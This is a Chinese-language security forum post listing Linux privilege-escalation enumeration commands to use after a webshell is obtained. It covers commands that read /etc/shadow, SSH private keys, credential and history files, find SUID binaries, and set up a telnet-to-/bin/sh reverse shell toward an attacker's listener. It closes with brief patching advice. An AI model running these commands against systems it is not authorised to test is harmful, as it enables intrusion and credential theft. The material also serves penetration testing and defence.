

linux提权中可能使用的命令

[myh0st](#) / 2017-11-07 12:45:00 / 浏览数 3060 [安全技术](#) [技术讨论](#) [顶\(0\)](#) [踩\(0\)](#)

在拿到一个 webshell 之后，大家首先会想到去把自己的权限提升到最高，windows 我们会提升到 SYSTEM 权限，而 Linux 我们会提升到 root 权限，拿在进行 Linux 提权的时候我们要进行哪些操作呢？需要了解哪些信息？使用什么样的命令？这些就是本文的重点。

关于Linux权限提升，有下面几个步骤：

信息收集：尽量收集更多的关于系统的信息。

数据分析：通过把收集到的数据以及信息进行分析，提取其中对我们提升权限有用的信息备用。

搜索：要知道我们需要搜索什么以及去哪里找对应的 exp 。

对症下药：修改我们搜索到的 exp ，针对不同的系统不同的情况做针对性的修改。

尝试：万事俱备，只欠东风，最后一步就是验收结果的时候了，有没有用在此一搏。

操作系统信息收集

如何查看服务器的版本？

```
cat /etc/issue
```

```
cat /etc/*-release
```

```
cat /etc/lsb-release # 基于 Debian
```

```
cat /etc/redhat-release # 基于 Redhat
```

如何查看内核的版本信息？

```
cat /proc/version
```

```
uname -a
```

```
uname -mrs
```

```
rpm -q kernel
```

```
dmesg | grep Linux
```

```
ls /boot | grep vmlinuz-
```

环境变量里的信息如何查看？

```
cat /etc/profile
```

```
cat /etc/bashrc
```

```
cat ~/.bash_profile
```

```
cat ~/.bashrc
```

```
cat ~/.bash_logout
```

```
env
```

```
set
```

是否有打印机？

```
lpstat -a
```

应用和服务信息

有什么服务在运行？是以什么样的权限在运行？

```
ps aux
```

ps -ef

top

cat /etc/services

关注一下以 root 权限运行的服务，有可能对我们提权有帮助。

ps aux | grep root

ps -ef | grep root

安装了哪些应用？版本是啥？当前是否在运行？

ls -alh /usr/bin/

ls -alh /sbin/

dpkg -l

rpm -qa

ls -alh /var/cache/apt/archives/

ls -alh /var/cache/yum/

常见的配置文件有哪些？有没有可被攻击的插件安装？

cat /etc/syslog.conf

cat /etc/chttp.conf

cat /etc/lighttpd.conf

cat /etc/cups/cupsd.conf

cat /etc/inetd.conf

cat /etc/apache2/apache2.conf

cat /etc/my.conf

cat /etc/httpd/conf/httpd.conf

cat /opt/lampp/etc/httpd.conf

ls -aRl /etc/ | awk '\$1 ~ /^.r./

有什么工作任务计划？

crontab -l

ls -alh /var/spool/cron

ls -al /etc/ | grep cron

ls -al /etc/cron*

cat /etc/cron*

cat /etc/at.allow

cat /etc/at.deny

cat /etc/cron.allow

cat /etc/cron.deny

cat /etc/crontab

cat /etc/anacrontab

cat /var/spool/cron/crontabs/root

如何查找系统内跟用户名和密码相关的文件？

```
grep -i user [filename]
```

```
grep -i pass [filename]
```

```
grep -C 5 "password" [filename]
```

```
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password" # Joomla
```

网络通讯相关

系统内是否存在NIC？是否连接这其他网络？

```
/sbin/ifconfig -a
```

```
cat /etc/network/interfaces
```

```
cat /etc/sysconfig/network
```

网络配置信息在哪？

```
cat /etc/resolv.conf
```

```
cat /etc/sysconfig/network
```

```
cat /etc/networks
```

```
iptables -L
```

```
hostname
```

```
dnsdomainname
```

与哪些主机在通讯？

```
lsof -i
```

```
lsof -i :80
```

```
grep 80 /etc/services
```

```
netstat -antup
```

```
netstat -antpx
```

```
netstat -tulpn
```

```
chkconfig --list
```

```
chkconfig --list | grep 3:on
```

```
last
```

```
w
```

有哪些关于 IP 和 MAC 地址的缓存？

```
arp -e
```

```
route
```

```
/sbin/route -nee
```

如何抓取流量？怎么看？

```
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.5.5.252 21
```

注意：tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]

如何得到一个 shell 连接？你可以与系统交互吗？

```
nc -lvp 4444 # 在攻击者的 PC 上执行
```

```
nc -lvp 4445 # 在受害者的 PC 上执行
```

telnet [atackers ip] 4444 | /bin/sh | telnet [local ip] 4445 # 在受害者的 PC 上执行

其他姿势参见：linux下反弹shell的姿势

如何进行端口转发？

参考文章：穿越边界的姿势

其他姿势请自行探索

如何使用隧道执行命令？

ssh -D 127.0.0.1:9050 -N [username]@[ip]

proxychains ifconfig

跟用户相关的信息

我是谁？谁登录了？谁登录过？等

id

who

w

last

cat /etc/passwd | cut -d: -f1 # 列出用户

grep -v -E "^\#" /etc/passwd | awk -F: '\$3 == 0 { print \$1}' # 列出超级用户

awk -F: '(\$3 == "0") {print}' /etc/passwd # 列出超级用户

cat /etc/sudoers

sudo -l

有哪些敏感文件？

cat /etc/passwd

cat /etc/group

cat /etc/shadow

ls -alh /var/mail/

根目录如果可以访问，有哪些有趣的东西？

ls -ahlR /root/

ls -ahlR /home/

可能存在密码的文件？

cat /var/apache2/config.inc

cat /var/lib/mysql/mysql/user.MYD

cat /root/anaconda-ks.cfg

用户做了什么？

cat ~/.bash_history

cat ~/.nano_history

cat ~/.atftp_history

cat ~/.mysql_history

cat ~/.php_history

有关用户的信息在哪？

```
cat ~/.bashrc
```

```
cat ~/.profile
```

```
cat /var/mail/root
```

```
cat /var/spool/mail/root
```

私钥在什么地方？

```
cat ~/.ssh/authorized_keys
```

```
cat ~/.ssh/identity.pub
```

```
cat ~/.ssh/identity
```

```
cat ~/.ssh/id_rsa.pub
```

```
cat ~/.ssh/id_rsa
```

```
cat ~/.ssh/id_dsa.pub
```

```
cat ~/.ssh/id_dsa
```

```
cat /etc/ssh/ssh_config
```

```
cat /etc/ssh/sshd_config
```

```
cat /etc/ssh/ssh_host_dsa_key.pub
```

```
cat /etc/ssh/ssh_host_dsa_key
```

```
cat /etc/ssh/ssh_host_rsa_key.pub
```

```
cat /etc/ssh/ssh_host_rsa_key
```

```
cat /etc/ssh/ssh_host_key.pub
```

```
cat /etc/ssh/ssh_host_key
```

文件系统

/etc/ 下有哪些文件可写，哪些服务可以被重新配置？

```
ls -aRl /etc/ | awk '$1 ~ /^.w./' 2>/dev/null # Anyone
```

```
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null # Owner
```

```
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null # Group
```

```
ls -aRl /etc/ | awk '1 ~ /w./' 2>/dev/null # Other
```

```
find /etc/ -readable -type f 2>/dev/null # Anyone
```

```
find /etc/ -readable -type f -maxdepth 1 2>/dev/null # Anyone
```

在 /var/ 下我们能发现什么？

```
ls -alh /var/log
```

```
ls -alh /var/mail
```

```
ls -alh /var/spool
```

```
ls -alh /var/spool/lpd
```

```
ls -alh /var/lib/pgsql
```

```
ls -alh /var/lib/mysql
```

```
cat /var/lib/dhcp3/dhclient.leases
```

在网站的目录下有没有隐藏文件？

```
ls -alhR /var/www/
```

```
ls -alhR /srv/www/htdocs/
```

```
ls -alhR /usr/local/www/apache22/data/
```

```
ls -alhR /opt/lampp/htdocs/
```

```
ls -alhR /var/www/html/
```

有哪些日志文件？

```
cat /etc/httpd/logs/access_log
```

```
cat /etc/httpd/logs/access.log
```

```
cat /etc/httpd/logs/error_log
```

```
cat /etc/httpd/logs/error.log
```

```
cat /var/log/apache2/access_log
```

```
cat /var/log/apache2/access.log
```

```
cat /var/log/apache2/error_log
```

```
cat /var/log/apache2/error.log
```

```
cat /var/log/apache/access_log
```

```
cat /var/log/apache/access.log
```

```
cat /var/log/auth.log
```

```
cat /var/log/chttp.log
```

```
cat /var/log/cups/error_log
```

```
cat /var/log/dpkg.log
```

```
cat /var/log/faillog
```

```
cat /var/log/httpd/access_log
```

```
cat /var/log/httpd/access.log
```

```
cat /var/log/httpd/error_log
```

```
cat /var/log/httpd/error.log
```

```
cat /var/log/lastlog
```

```
cat /var/log/lighttpd/access.log
```

```
cat /var/log/lighttpd/error.log
```

```
cat /var/log/lighttpd/lighttpd.access.log
```

```
cat /var/log/lighttpd/lighttpd.error.log
```

```
cat /var/log/messages
```

```
cat /var/log/secure
```

```
cat /var/log/syslog
```

```
cat /var/log/wtmp
```

```
cat /var/log/xferlog
```

```
cat /var/log/yum.log
```

```
cat /var/run/utmp
```

```
cat /var/webmin/miniserv.log
```

```
cat /var/www/logs/access_log
```

```
cat /var/www/logs/access.log
```

```
ls -alh /var/lib/dhcp3/
```

```
ls -alh /var/log/postgresql/
```

```
ls -alh /var/log/proftpd/
```

```
ls -alh /var/log/samba/
```

值得注意的: auth.log, boot, bttmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp

如果命令执行被监视怎么办？

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
echo os.system('/bin/bash')
```

```
/bin/sh -i
```

文件系统如何安装？

```
mount
```

```
df -h
```

是否有未安装的文件系统？

```
cat /etc/fstab
```

有哪些 “ 高级的 Linux 文件权限 ” 在使用？

find / -perm -1000 -type d 2>/dev/null # Sticky bit - 只有目录的所有者或文件的所有者才能删除或重命名。

find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - 作为组运行，而不是启动它的用户。

find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - 作为所有者运行，而不是启动它的用户。

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID

for i in locate -r "bin\$"; do find \$i (-perm -4000 -o -perm -2000) -type f 2>/dev/null; done # 查找常见位置中用于 SGID 或 SUID 的文件

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null # 从根开始查找所有的 SUID 不包括符号链接，并且只搜索三层

如何查找可写可执行的目录？

```
find / -writable -type d 2>/dev/null # 可写目录
```

```
find / -perm -222 -type d 2>/dev/null # 可写目录
```

```
find / -perm -o w -type d 2>/dev/null # 可写目录
```

```
find / -perm -o x -type d 2>/dev/null # 可执行目录
```

```
find / ( -perm -o w -perm -o x ) -type d 2>/dev/null
```

如何查找可能存在问题文件？

```
find / -xdev -type d ( -perm -0002 -a ! -perm -1000 ) -print # 可写的文件
```

```
find /dir -xdev ( -nouser -o -nogroup ) -print # 没有归属的文件
```

寻找可利用的漏洞

安装支持哪些工具和语言？

```
find / -name perl*
```

```
find / -name python*
```

find / -name gcc*

find / -name cc

能够用于上传的软件有那些？

find / -name wget

find / -name nc*

find / -name netcat*

find / -name tftp*

find / -name ftp

查找 exploit 的网站？

<http://www.exploit-db.com>

<http://1337day.com>

<http://www.securiteam.com>

<http://www.securityfocus.com>

<http://www.exploitsearch.net>

<http://metasploit.com/modules/>

<http://securityreason.com>

<http://seclists.org/fulldisclosure/>

<http://www.google.com>

有关漏洞的更多信息？

<http://www.cvedetails.com>

[http://packetstormsecurity.org/files/cve/\[CVE\]](http://packetstormsecurity.org/files/cve/[CVE])

[http://cve.mitre.org/cgi-bin/cvename.cgi?name=\[CVE\]](http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE])

[http://www.vulnview.com/cve-details.php?cvename=\[CVE\]](http://www.vulnview.com/cve-details.php?cvename=[CVE])

应急措施

针对以上提到的所有命令，执行收集一下信息，看能否找到可以利用的点，然后针对可利用的点进行升级或者使用一些安全产品来做防护，使用如下命令进行升级：

apt-get update && apt-get upgrade

yum update

一些运行权限的问题？比如 mysql 是否是用 root 权限运行的？

文章来源：


blog.g0tmi1k.com

欢迎关注我的公众号【信安之路】，我们一起学习成长。

点击收藏 | 2 关注 | 0

[上一篇：我的渗透学习之路](#) [下一篇：【原创】Pwnhub会员日一题引发的思考](#)

1. 1 条回复



[hades](#) 2017-11-07 15:26:39

[@myh0st](#) myh0st来建立一个联系呗？？我的wx sy64_bing

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)